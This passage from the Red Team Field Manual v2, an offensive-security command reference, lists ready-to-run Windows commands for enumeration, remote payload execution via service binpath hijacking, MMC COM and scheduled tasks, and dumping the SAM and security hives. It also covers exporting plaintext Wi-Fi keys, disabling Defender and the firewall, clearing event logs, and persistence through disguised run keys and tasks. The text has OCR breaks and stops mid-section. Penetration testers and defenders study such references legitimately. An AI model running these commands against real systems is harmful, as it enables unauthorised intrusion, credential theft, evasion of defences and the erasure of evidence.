RTFM

v2

Red Team Field Manual

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VERSION 2.0

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Table of Contents

Using the Red Team Field Manual (RTFM)

RTFM How-To

Commands and syntax are provided in a "table" format, and variables in commands are denoted as bold, italic, and surrounded by brackets.

For example, to run the given command:

> schtasks /Create /F /RU system /SC ONLOGON /TN OfficeUpdater /TR ***<FILE_PATH>*** /s ***<IP_ADDRESS>***

An operator must change the variable <FILE_PATH> to equal the full path of the uploaded file, and change <IP_ADDRESS> to equal the IP address of the target system.

Correctly modifying the above command for execution may look like:

> schtasks /Create /F /RU system /SC ONLOGON /TN OfficeUpdater /TR c:\windows\system32\wups.exe /s 172.16.1.10

Many of the commands listed in this book may have other modifiable arguments. For example, in the command listed above, operators may also modify the name of the task by modifying the TN value. These types of replacements and modifications are not required but could be valuable to change.

Some commands may have "placeholder" variables added which make understanding the functionality of the command easier. For example, in the command and explanation below:

> ssh –R 0.0.0.0:8080:127.0.0.1:443 root@***<REMOTE_IP>***
>
> Explanation: "Connect to remote IP address, listen on ALL local IP addresses on port 8080, traverse SSH tunnel, and forward traffic to the local loopback IP on 443"

The IP addresses and ports were left in the command, to better describe its action and effect.

Commands were tested on the following updated operating systems:

- Windows 10

- Windows Server 2022
- Ubuntu 22.04 LTS
- Kali Linux 2022.2

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Open Source Intelligence (OSINT)

NETWORK

NETWORK RESOURCES	
dnsstuff.com/tools	DNSstuff Toolbox
network-tools.com	Network-Tools
centralops.net	CentralOps
lg.he.net	Hurricane Electric
bgp4.as/looking-glasses	BGP
shodan.io	Shodan
viz.greynoise.io	GreyNoise
mxtoolbox.com/NetworkTools.aspx	MxToolBox
iana.org/numbers	IANA IP and ASN Lookup

WHOIS RESOURCES	
icann.org	ICANN
iana.com	IANA
nro.net	NRO
afrinic.net	AFRINIC
apnic.net	APNIC
ws.arin.net	ARIN
lacnic.net	LACNIC
ripe.net	RIPE
internic.net	InterNIC

OSINT Resources

RELATIONSHIP AND RECON TOOLS	
github.com/ElevenPaths/FOCA	FOCA
github.com/laramies/theHarvester	theHarvester
maltego.com	Maltego
https://github.com/lanmaster53/recon-ng	Recon-ng Framework

GOOGLE SEARCHES	
site:***<URL>***	Search only one
numrange:***<START_NUMBER>***…***<ENDNUMBER>***	Search within a number range
date:***<INTEGER>***	Search within past [#] months
link:***<URL>***	Find pages that link to given URL
related:***<URL>***	Find pages related to given URL
intitle:***<STRING>***	Find pages with <STRING> in title
inurl:***<STRING>***	Find pages with <STRING> in URL
filetype:***<EXTENSION>***	Search for files by file type
phonebook:***<STRING>***	Find phone book listings of <STRING>

More info at: exploit-db.com/google-hacking-database

PEOPLE SEARCH	
peekyou.com	PeekYou
spokeo.com	Spokeo
pipl.com	Pipl
intelius.com	Intelius
publicrecords.searchsystems.net	Search Systems

OSINT WEBSITES
vulnerabilityassessment.co.uk/Penetration%20Test.html
securitysift.com/passive-reconnaissance/
pentest-standard.org/index.php/Intelligence_Gathering
onstrat.com/osint/

WINDOWS

Windows OS Details

This section details important Windows operating system information across many different versions such as: Windows XP, 7, 10, 11, and Windows Server. Details in this section include version number and dates released, administrative binary information, environmental variables, important registry locations and more.

Windows 10 & 11 Versions

ID	VERSION	DATE RELEASED
1511	Windows 10 – Threshold 2	2015-11-12
1607	Windows 10 – Redstone 1	2016-08-02
1703	Windows 10 – Redstone 2	2017-04-05
1709	Windows 10 – Redstone 3	2017-10-17
1803	Windows 10 – Redstone 4	2018-04-30
1809	Windows 10 – Redstone 5	2018-11-13
1903	Windows 10 – 19H1	2019-05-21
1909	Windows 10 – Vanadium	2019-11-12
2004	Windows 10 - Vibranium	2020-05-27
20H2	Windows 10 - Vibranium	2020-10-20
21H1	Windows 10 - Vibranium	2021-05-18
21H2	Windows 10 - Vibranium	2021-11-16
21H2	Windows 11 - Sun Valley	2021-10-05

Note: Windows 10 versions include Home, Pro, Education, Enterprise, Pro for Workstations, Pro Education, Windows 10 S, and Windows 10 Enterprise LTSC

Windows Server Versions

ID	OS	DATE RELEASED
1607	Windows Server 2016	2016-10-12

1709	Windows Server	2017-10-17
1803	Windows Server	2018-04-10
1809	Windows Server	2018-11-13
1809	Windows Server 2019	2018-11-13
1903	Windows Server	2019-11-12
1909	Windows Server	2019-11-12
2004	Windows Server	2020-06-26
20H2	Windows Server	2020-10-20
21H2	Windows Server 2022	2021-08-18

Note: Windows servers include Windows Server Essentials, Windows Server Standard, Windows and Server Datacenter.

Windows "NT" Versions

ID	VERSION
NT 3.1	Windows NT 3.1 (All)
NT 3.5	Windows NT 3.5 (All)
NT 3.51	Windows NT 3.51 (All)
NT 4.0	Windows NT 4.0 (All)
NT 5.0	Windows 2000 (All)
NT 5.1	Windows XP (Home, Pro, MC, Tablet PC, Starter, Embedded)
NT 5.2	Windows XP (64-bit, Pro 64-bit)
NT 5.2	Windows Server 2003 & R2 (Standard, Enterprise)
NT 5.2	Windows Home Server
NT 6.0	Windows Vista (Starter, Home, Basic, Home Premium, Business, Enterprise, Ultimate)
NT 6.0	Windows Server 2008 (Foundation, Standard, Enterprise)
NT 6.1	Windows 7 (Starter, Home, Pro, Enterprise, Ultimate)
NT 6.1	Windows Server 2008 R2 (Foundation, Standard, Enterprise)
NT 6.2	Windows 8 (x86/64, Pro, Enterprise, Windows RT (ARM))
NT 6.2	Windows Phone 8
NT 6.2	Windows Server 2012 (Foundation, Essentials, Standard)
NT 6.3	Windows 8.1 (Pro, Enterprise)
NT 10	Windows 10 version 1507

WINDOWS ADMINISTRATIVE BINARIES	
lusrmgr.msc	Local user and group manager
services.msc	Services control panel
taskmgr.exe	Task manager
secpol.msc	Local security policy editor
eventvwr.msc	Event viewer
regedit.exe	Registry editor
gpedit.msc	Group policy editor
control.exe	Control panel

ncpa.cpl	Network connections manager
devmgmt.msc	Device manager editor
diskmgmt.msc	Disk manager editor

ENVIRONMENT VARIABLES	
%SYSTEMROOT%	Points to Windows folder (Commonly: C:\Windows)
%APPDATA%	Points to user roaming directory Commonly (C:\Users\ ***<USERNAME>*** \AppData\Roaming)
%COMPUTERNAME%	The computer hostname
%HOMEDRIVE%	Points to default OS drive (Commonly: C:\)
%HOMEPATH%	Points to user directory (Commonly: C:\Users\ ***<USERNAME>***)
%PATH%	When a command is run without a full path (for example: ipconfig) the OS searches all file paths contained in the PATH environmental variable for this file
%PATHEXT%	When a command is run without an extension (for example: ipconfig) the OS searches for file matches that INCLUDE extensions from this PATHEXT list
%SYSTEMDRIVE%	Points to default OS drive (Commonly: C:\)
%TMP% && %TEMP%	Points to user temp folders (Commonly: C:\Users\ ***<USERNAME>*** \AppData\Local\Temp)
%USERPROFILE%	Points to user directories (Commonly: C:\Users\ ***<USERNAME>***)
%WINDIR%	Points to Windows directory (Commonly: C:\Windows)
%ALLUSERSPROFILE%	Points to Windows directory (Commonly: C:\ProgramData Windows 10+)

WINDOWS KEY FILES & LOCATIONS	
%SYSTEMROOT%\System32\drivers\etc\hosts	DNS entries
%SYSTEMROOT%\System32\drivers\etc\networks	Network settings
%SYSTEMROOT%\System32\config\SAM	User & password hashes
%SYSTEMROOT%\repair\SAM	Backup copy of SAM (WinXP)
%SYSTEMROOT%\System32\config\RegBack\SAM	Backup copy of SAM
%WINDIR%\System32\config\AppEvent.Evt	Application Log (WinXP)
%WINDIR%\System32\config\SecEvent.Evt	Security Log (WinXP)
%WINDIR%\System32\config\SECURITY	Security Log
%WINDIR%\System32\config\APPLICATION	Application Log
%ALLUSERSPROFILE%\Start Menu\Programs\Startup\	Startup Location (WinXP)
%USERPROFILE%\Appdata\Roaming\Microsoft\Windows\Start Menu\Programs\Startup	Startup Folder
%WINDIR%\Panther\	Commonly used unattend install files
%WINDIR%\System32\Sysprep	Commonly used

	unattend install files
%WINDIR%\kb*	Installed patches (WinXP)

Note: All file paths marked "(WinXP)" are Windows XP only. All others are tested and working with Windows 10+.

REGISTRY RUN KEYS

List of registry keys accessed during system boot (in load order):

(WinXP)
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BootExecute

HKLM\System\CurrentControlSet\Services

Start value of 0 = Kernel Drivers (Load before Kernel initiation)
Start value of 2 = Auto-Start
Start value of 3 = Manual-Start

(WinXP)
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

(WinXP)
HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices

HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices

(WinXP)
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon /v Userinit

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon /v Shell

HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon /v Shell

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad

HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce

REGISTRY RUN KEYS CONT
(WinXP) HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
(WinXP) HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
(WinXP) HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\load
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SharedTaskScheduler (XP, NT, W2k only)

Note: Some of these keys are also reflected under HKLM\Software\WOW6432Node on systems running a 64-bit version of Windows.

Note: Windows Sysinternals Autoruns is an excellent utility to inspect and monitor auto-starting locations on Windows. Available at https://technet.microsoft.com/en-us/sysinternals/

Windows System Enumeration

This section details important and useful system enumeration commands that can be used to query important operating system, user, and even remote system information.

Windows Situational Awareness

OPERATING SYSTEM INFORMATION	
ver	Enumerate Windows version information
wmic qfe list	Display hotfixes and service packs
wmic cpu get datawidth /format:list	Display whether 32 or 64 bit system
dir /a c:\	Enumerate OS architecture - The existence of Program Files (x86) means machine is 64bit
systeminfo	Display OS configuration, including service pack levels
fsutil fsinfo drives	Display drives
wmic logicaldisk get description,name	Display logical drives
set	Display environment variables
dir /a c:\pagefile.sys	Date of last reboot - Created date of

	pagefile.sys is last startup
net share	Display shares
net session	Display local sessions
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\	List user mounted shares – MUST BE RUN IN THE CONTEXT OF THE USER

PROCESS & SERVICE ENUMERATION	
tasklist /svc	Display services hosted in each process
tasklist /FI "USERNAME ne NT AUTHORITY\SYSTEM" /FI "STATUS eq running" /V	Display detailed information for running processes that are not running as SYSTEM
taskkill /F /IM ***<PROCESS_NAME>*** /T	Force all instances of a process and child processes to terminate (terminate specific PID with /PID <PID>)
wmic process where name=" ***<PROCESS_NAME>***" call terminate	Terminate all instances of a process
wmic process get name,executablepath,processid	Display the executable path and PID of all running processes
Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntiVirusProduct -ErrorAction Stop	Display Anti-Virus products commonly registered as AntiVirusProduct (PowerShell command)
runas /user:***<DOMAIN>\<USERNAME>*** " ***<FILE_PATH> [ARGS]***"	Run a file as a specific user (prompts for password)
tasklist /v | findstr " ***<STRING_TO_SEARCH>***"	Display processes that match a certain string
wmic process get processid,commandline	Display processes (including command line arguments used to launch them)
sc query state= all	Display services (space after state=)

WINDOWS ACCOUNT ENUMERATION

echo %USERNAME%	Display current user
wmic netlogin where (name like "% ***<USERNAME>***%") get Name,numberoflogons"	List number of times user has logged on
net localgroup "Administrator"	Display local Administrators

NETWORK INFO & CONFIGURATION	
ipconfig /all	Network interface information
ipconfig /displaydns	Display local DNS cache
netstat -ano	Display all connections and ports with associated process ID
netstat –anop tcp 3 >> ***<FILE_PATH>***	Write netstat output to file every 3 seconds
netstat –an | findstr LISTENING	Display only listening ports
route print	Display routing table
arp -a	Display ARP table
nslookup server ***<FQDN>*** set type=ANY ls -d ***<DOMAIN>*** > ***<FILEPATH>*** exit	Attempt DNS zone transfer
nslookup –type=SRV _www._tcp.***<URL>***	Domain SRV lookup (other options: _ldap, _kerberos, _sip)
netsh firewall set opmode disable	Disable firewall (*Old)
netsh wlan show profiles	Display saved wireless profiles
netsh wlan export profile folder=. key=clear	Export wireless profiles to include plaintext encryption keys
netsh interface ip show interfaces	List interface IDs/MTUs
netsh interface ip set address name= "***<INTERFACE_NAME>***" static	Set IP

<NEW_IP> <NEW_SUBNET_MASK> <NEW_GATEWAY>	
netsh interface ip set dnsservers name= "***<INTERFACE_NAME>***" static ***<DNS_SERVER_IP>***	Set DNS server
netsh interface ip set address name= "***<INTERFACE_NAME>***" source=dhcp	Set interface to use DHCP

REGISTRY COMMANDS & IMPORTANT KEYS	
reg query HKLM /f password /t REG_SZ /s	Search registry for password
reg save HKLM\Security security.hive	(Requires SYSTEM privileges) Save security hive to file
HKLM\Software\Microsoft\Windows NT\CurrentVersion /v ProductName /v InstallDate /v RegisteredOwner /v SystemRoot	OS information
HKLM\System\CurrentControlSet\Control\TimeZoneInformation /v ActiveTimeBias	Time zone (offset in minutes from UTC)
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Map Network Drive MRU	Mapped network drives
HKLM\System\MountedDevices	Mounted devices
HKLM\System\CurrentControlSet\Enum\USB	USB devices
HKLM\Security\Policy\PolAdTev	Audit policy enumeration (Requires SYSTEM privileges)
HKLM\SYSTEM\CurrentControlSet\Services	Kernel/user services
HKLM\Software	Installed software for all users
HKCU\Software	Installed software for current user
HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\Wordpad\Recent File List	Recent WordPad documents

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU	Recent typed entries in the Run dialog box
HKCU\Software\Microsoft\Internet Explorer\TypedURLs	Typed URLs
HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit /v LastKey	Last registry key accessed via regedit.exe
HKCU\Software\SimonTatham\Putty\Sessions	Saved User SSH Connection Information

REMOTE SYSTEM ENUMERATION	
net session ***<IP_ADDRESS>***	Display sessions for remote system
wmic /node: ***<IP_ADDRESS>*** computersystem get username	Display logged in user on remote machine
wmic /node: ***<IP_ADDRESS>*** /user:***<DOMAIN>******<USERNAME>*** /password: ***<PASSWORD>*** process call create "***<IP_ADDRESS>******<SHARE_FOLDER>***\ ***<FILE_PATH>***"	Execute file hosted over SMB on remote system with specified credentials
wmic /node: ***<IP_ADDRESS>*** process list brief /every:1	Display process listing every second for remote machine
reg query ***<IP_ADDRESS>******<REG_HIVE>******<REG_KEY>*** /v ***<REG_VALUE>***	Query remote registry
tasklist /S ***<IP_ADDRESS>*** /v	Display process listing on remote system
systeminfo /S ***<IP_ADDRESS>*** /U ***<DOMAIN>******<USERNAME>*** /P ***<PASSWORD>***	Display system information for remote system
net view ***<IP_ADDRESS>*** /all	Display shares of remote computer
net use * ***<IP_ADDRESS>******<SHARE_FOLDER>*** /user:***<DOMAIN>***\ ***<USERNAME>*** ***<PASSWORD>***	Connect to remote filesystem with specified user account
REG ADD "\\	Add registry

<IP_ADDRESS>\HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "My App" /t REG_SZ /F /D "***<FILE_PATH>***"	key to remote system
xcopy /s ***<IP_ADDRESS>******<SHARE_FOLDER>*** ***<LOCAL_DIR>***	Copy remote folder
dir ***<IP_ADDRESS>***\c$	Display system uptime - look for creation date of pagefile.sys. This is the last time the system started
tasklist /v /s ***<IP_ADDRESS>***	Display processes (look for AV, logged on users, programs of interest, etc.)
dir ***<IP_ADDRESS>***\c$	Display system architecture - Presence of "Program Files (x86)" means 64-bit system

DATA MINING WINDOWS

This section details useful techniques pertaining to data mining files and documents from Windows computers. This section covers finding files of interest, compression, various tree techniques, and more.

FILE INFO & SEARCHING	
dir /a /s /b C:*pdf*	Search for all PDFs
findstr /SI password *.txt	Search current and subdirectories for .txt files for case insensitive string "password"
type ***<FILE_PATH>***	Display file contents
find /I "***<STRING_TO_SEARCH>***" ***<FILE_PATH>***	Display all lines in a file that match case insensitive <STRING>
type ***<FILE_PATH>*** | find /c /v ""	Display line count for a file
dir C:\Users\ ***<USERNAME>***\AppData\Roaming\Microsoft\Windows\Recent #Then run the following command on the .lnk: type ***<FILE_PATH>*** #Look for full file path in output)	Enumerate recently opened files

TREE FILESYSTEM TO SEARCHABLE FILE

Three separate options to “tree” a filesystem to file on a host, compress it, download it, and then extract it for analysis.

tree.com /F /A ***<IP_ADDRESS>**\ ***<FILE_PATH>*** > c:\windows\temp\silverlight1.log	Enumerate entire folder structure (and child folders) to file using tree.com
dir /s /a ***<IP_ADDRESS>*****<FILE_PATH>*** > c:\windows\temp\silverlight1.log	Enumerate entire folder structure to file using “dir /s”
forfiles /S /C "cmd /c echo @path" /p ***<FILE_PATH>*** > c:\windows\temp\silverlight1.log	Enumerate entire folder structure to file using forfiles (Does not work with UNC paths)
makecab c:\windows\temp\silverlight1.log c:\windows\temp\silverlight_compressed.zip	Compress file and download from target
expand c:\users\administrator\desktop\ silverlight_compressed.zip c:\users\administrator\desktop\extractedFile.txt	Extract results

USING VOLUME SHADOW SERVICE (VSS)	
vssadmin list shadows	Enumerate saved volume shadow files
** If any copies already exist then skip creation command*	
wmic shadowcopy call create Volume=c:\	Create Shadow file of c:\ (Replace with desired drive letter)
vssadmin list shadows	Enumerated saved volume shadow files (should see newly created shadow). Note the \\?\GLOBALROOT location
mklink /D C:\restore \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy6\	Create an OS link to created shadow file (Note the trailing backslash at the end of the path). The target link name (restore in this case) must not exist
Copy, exfil, interact with shadow	
rmdir c:\restore	Remove link ***Windows "del" will remove actual files! ***

REMOTE EXECUTION

This section details important and useful commands that can be used to execute payloads on remote systems. Proper administrative credentials must be held to run many of the commands listed below.

SC.EXE REMOTE EXECUTION

Upload binary to remote machine, modify existing service to point at that binary, start the service, and re-configure the service binpath back to its original value. VSS is a service that works great for this technique, but other services can work if they meet the requirements listed in the right column below.

sc ***<IP_ADDRESS>** qc vss	Ensure service runs as LocalSystem and log original binary path
sc ***<IP_ADDRESS>** query vss	Ensure service is currently off
sc ***<IP_ADDRESS>** config vss binpath= "***<FILE_PATH>**"	Set remote machine binpath to uploaded binary
sc ***<IP_ADDRESS>** qc vss	Ensure remote machine service binpath was set correctly
sc ***<IP_ADDRESS>** start vss	Start service on remote machine
sc ***<IP_ADDRESS>** stop vss	Ensure service is off before setting binpath back to original
sc ***<IP_ADDRESS>** config vss binpath= "***<FILE_PATH>**"	Set remote machine service binpath back to original
sc ***<IP_ADDRESS>** qc vss	Ensure remote machine service binpath was set back correctly

MMC COM OBJECT

Upload binary to remote machine system folder and execute via MMC COM execution. Set the proper remote IP and uploaded binary path in the command below and execute via powershell.exe. FILEPATH = full path to target executable to start.

Note: Only works against Windows Server Targets

powershell -ep bypass -nop -Command ([activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","***<IP_ADDRESS>**"))).Document.ActiveView.ExecuteShellCommand("***<FILE_PATH>**",$null,$null,"7")

REMOTE SCHTASKS EXECUTION	
Upload binary to remote machine, create scheduled task pointing at that binary, run task, and delete task. Can change "OfficeUpdater" to any task name that blends into target system.	
schtasks /Create /F /RU system /SC ONLOGON /TN OfficeUpdater /TR ***<FILE_PATH>*** /s ***<IP_ADDRESS>***	Add task
schtasks /query /tn OfficeUpdater /fo list /v /s ***<IP_ADDRESS>***	Query task verbose
schtasks /run /tn OfficeUpdater /s ***<IP_ADDRESS>***	Run task
schtasks /delete /tn OfficeUpdater /f /s ***<IP_ADDRESS>***	Delete task


Windows Active Directory

Microsoft Windows Active Directory is a service that combines large groups of computing resources into one centralized hierarchical system. This system is comprised of user accounts, computers, objects, active directory forests, and more. Centralized authentication makes administration and expansion of computing resources much easier.

Active Directory Forest (AD Forest)

An Active Directory forest is a collection of parent/child domains and is used to share authentication between domains, while keeping those domain objects (computers, users, etc.) isolated.

If an organization called Corp has a Chicago and San Diego office, they may choose to create a forest made up of a parent domain, and two child domains.



Common Active Directory Object Types

Computer: Represents a workstation or server in a domain.

Represent users or individuals in a domain.

onal Unit (OU): This type of object is a "container" that can include other objects. This can be useful if a company wants to further containerize objects such as putting all accounting users and computers into an OU called "accounting".

Active Directory Exploitation Checklist

- Windows hashes are NOT salted. Password re-use is very common for users that have multiple user accounts in different domains.
- Domain Service account passwords may not be changed often.
- Certain “Enterprise Admin” accounts may be used to traverse forest domains.
- Domains should utilize separation of privilege. Workstation Admins administer workstations, SQL Admins administer SQL Servers, etc.

DOMAIN AND USER ENUMERATION

This section details important and useful domain enumeration commands. These commands can display computers, users, groups, etc.

DOMAIN ENUMERATION WITH NET.EXE	
Net.exe will NOT list groups in groups. Refer to DSQuery section to enumerate groups in groups.	
net localgroup administrators	List accounts with administrative access to the current machine
net localgroup administrators /domain	List accounts and groups with administrative access to the domain controller
net view /domain	Display hosts currently visible on the network
net user /domain	Display all users in current domain
net user ***<USERNAME>*** /domain	Display user information for domain user account (status, policy, groups, etc.)
net accounts /domain	Display domain account policies
net group /domain	Display domain groups
net group "***<GROUPNAME>***" /domain	Display users in a domain group
net group "Domain Controllers" /domain	Display domain controllers in the current domain
net group "Domain Computers" /domain	Display all computer hostnames for current domain
net user ***<USERNAME>*** /ACTIVE:YES /domain	Unlock domain user account
net user ***<USERNAME>*** "	Change domain user password

<*PASSWORD*>" /domain	

DOMAIN ENUMERATION WITH DSQUERY

All DSQuery commands must be run from a machine that has dsquery.exe on disk (commonly Windows Server) and most of the commands DO NOT require administrative privileges.

dsquery * -filter "(&(objectclass=user)(admincount=1))" -attr samaccountname name	Display administrative users
dsquery * -filter "((objectclass=user))" -attr name samaccountname > ***<OUTPUT_PATH>***	Output dsquery results to disk
makecab ***<INPUT_PATH>*** ***<OUTPUT_PATH>***	Compress dsquery results
expand ***<INPUT_PATH>*** ***<OUTPUT_PATH>***	Extract dsquery results
dsquery * -filter "(objectclass=organizationalUnit)" -attr name distinguishedName description -limit 0	Display Active Directory OUs
dsquery * -filter "(operatingsystem=*10*)" -attr name operatingsystem dnshostname -limit 0	Display computers filtering on operating system
dsquery * -filter "(name=*DC*)" -attr name operatingsystem dnshostname -limit 0	Display all computers with a pattern in the hostname (*DC*)
dsquery * -filter "(name=*smith*)" -attr name samaccountname description -limit 0	Display all Active Directory objects with a pattern SMITH in the hostname.

	Great for finding user objects!

DOMAIN ENUMERATION WITH DSQUERY CONT	
dsquery * -filter "(& (objectclass=user)(lastlogon> ***<EPOCH_TIME>***))" -attr samaccountname name	Filter on EPOCH time (password last changed, last login, etc.) 1 with 12 0's is a day in epoch (1000000000000). Add or subtract to adjust dsquery filter
dsquery * -filter " (objectclass=trusteddomain)" -attr flatname trustdirection	Display trusts associated with current domain
dsquery * -filter " (operatingsystem=*server*)" -attr name operatingsystem description dnshostname -d ***<DOMAIN_FQDN>***	Display active directory objects in a remote domain (useful if trust exists)
dsquery * -filter " (objectclass=computer)" -attr name dnshostname operatingsystem description -limit 0	Display computers with helpful attributes
dsquery * -filter "(objectclass=user)" -attr name samaccountname lastlogon memberof description -limit 0	Display users with helpful attributes
dsquery * -filter " (objectclass=group)" -attr name samaccountname member description -limit 0	Display groups with helpful attributes
dsquery * -filter "(name=*admin*)" -attr name samaccountname description objectclass -limit 0	Display every Active Directory object with admin in the name

w32tm /ntte ***<EPOCH_TIME>***	Convert NT epoch time (lastLogonTimestamp time format) to readable

FINDING USER SYSTEM IN A WINDOWS DOMAIN	
wevtutil qe security /rd:true /f:text /q:"*[System/EventID=4624] and *[EventData/Data[@Name='TargetUserName']='***<USERNAME>***']" /c:20	Query EventLogs for user logins looking for system that was logged into. May need to be run from all DCs in domain to locate proper event log. Is case sensitive. Can be run remotely with credentials with the following argument: /r:***<IP_ADDRESS>>***
dsquery * -filter "(description=****<USER_LAST_NAME>***)" -attr name samaccountname description	Utilize dsquery to search for user's last name in description (searches all AD objects). Occasionally user workstation information could be stored in Active Directory objects or description
net session	Connect to any server (likely a file server) that could have active user home directories mapped

WINDOWS [RE]CONFIGURATION

This section covers re-configuration of Windows which can be used to further a potential red team assessment. A few examples include enabling remote desktop protocol, adding firewall rules, or creating accounts.

REMOTE DESKTOP PROTOCOL (RDP) CONFIGURATION	
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v SecurityLayer /t REG_DWORD /d 0 /f reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f netsh advfirewall firewall set rule group="remote desktop" new enable=yes sc start TermService	Enable RDP
reg add "\\\ ***<IP_ADDRESS>***\HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v SecurityLayer /t REG_DWORD /d 0 /f	Optional: Can execute technique remotely by interacting with remote registry
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 443 /f	Change RDP Listening Port Number (Need to restart

	RDP Service)

MISC [RE]CONFIGURATION	
rundll32 user32.dll,LockWorkStation	Lock workstation
netsh advfirewall set currentprofile state off netsh advfirewall set allprofiles state off	Disable Windows firewall
netsh interface portproxy add v4tov4 listenport=3000 listenaddress=1.1.1.1 connectport=4000 connectaddress=2.2.2.2 #Remove netsh interface portproxy delete v4tov4 listenport=3000 listenaddress=1.1.1.1	Native Windows port forward (* must be admin)
reg add HKCU\Software\Policies\Microsoft\Windows\System /v DisableCMD /t REG_DWORD /d 0 /f	Re-enable command prompt
wmic product get name /value wmic product where name="XXX" call uninstall /nointeractive	List software names and uninstall software
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters" /v IPEnableRouter /t REG_DWORD /d 1 /f	Turn on IP forwarding
net share sharename=***<SHARE_FOLDER>*** /GRANT:everyone,FULL icacls ***<FILE_PATH>*** /grant Everyone:(F) /T	Share a folder with full permissions to everyone
net user ***<USERNAME>*** ***<PASSWORD>*** /ADD net localgroup "Administrators" ***<USERNAME>*** /ADD	Add a local user and place in the local administrators group
wusa /uninstall /kb:4516059 /quiet	Uninstall a patch
del ***<FILE_PATH>****.* /S /Q /F	Forcibly delete all files from specified directory and all subdirectories

DISABLE WINDOWS DEFENDER	
sc config WinDefend start= disabled	Disable service
sc stop WinDefend	Stop service
Set-MpPreference -DisableRealtimeMon itoring $true	PowerShell command to disable real time monitoring
"%ProgramFiles%\Windows Defe nder\MpCmdRun.exe" -RemoveDefi nitions -All	PowerShell command to remove virus definitions

WINDOWS EVENT VIEWER MANIPULATION	
wevtutil cl Application /bu:<***FILE_PATH***>.evtx	Backup the Application log and then clear all events
wevtutil qe Application /c:20 /rd:true /f:text	Display the 20 most recent events from the application log
wevtutil qe security /q:"* [System[(EventID=4624)]]" /c:100 /rd:true	Display the last 100 logon events
date = (Get-Date).AddHours(-24); Get-WinEvent –FilterHashTable @{ logname = "Security"; STARTTIME = $date; ID = 4624}	Display all logon events during the last 24 hours (PowerShell)
Get-EventLog –list Clear-EventLog -LogName Application, Security	Clear Security & Application event log (PowerShell)
Prefetch Location: %SYSTEMROOT%\Prefetch Prefetch filename structure: <APPLICATION_NAME>-<8 CHAR HASH OF LOCATION> Additional meta data: -executable name (up to 29 chars) -number of times the application has been executed -volume related information -files and directories used during application start-up	Prefetch [11]

More info at: https://forensicswiki.xyz/wiki/index.php?title=Windows_Prefetch_File_Format

User Level Persistence

This section details important and useful user level persistence techniques. Since they are "user level" they do not require any administrative privileges and most of them execute on user log in.

SCHEDULED TASK USER PERSISTENCE

Upload binary and add scheduled task pointing at that uploaded binary. Can change OfficeUpdater to a task name that blends into target system.

schtasks /Create /F /SC DAILY /ST 09:00 /TN OfficeUpdater /TR ***<FILE_PATH>***	Add user level task that executes at 9:00AM daily
schtasks /query /tn OfficeUpdater /fo list /v	Query task in verbose mode
schtasks /delete /tn OfficeUpdater /f	Delete task

RUN KEY USER PERSISTENCE

Upload binary and add run key value pointing at uploaded binary. Can change OfficeUpdater to run key value that blends into target system.

reg ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V OfficeUpdater /t REG_SZ /F /D "***<FILE_PATH>***"	Add key
reg query HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Query key
reg delete HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V OfficeUpdater	Delete key

STARTUP DIRECTORIES	
Upload binary to a specific "startup" folder. All files in this folder are executed on user login.	
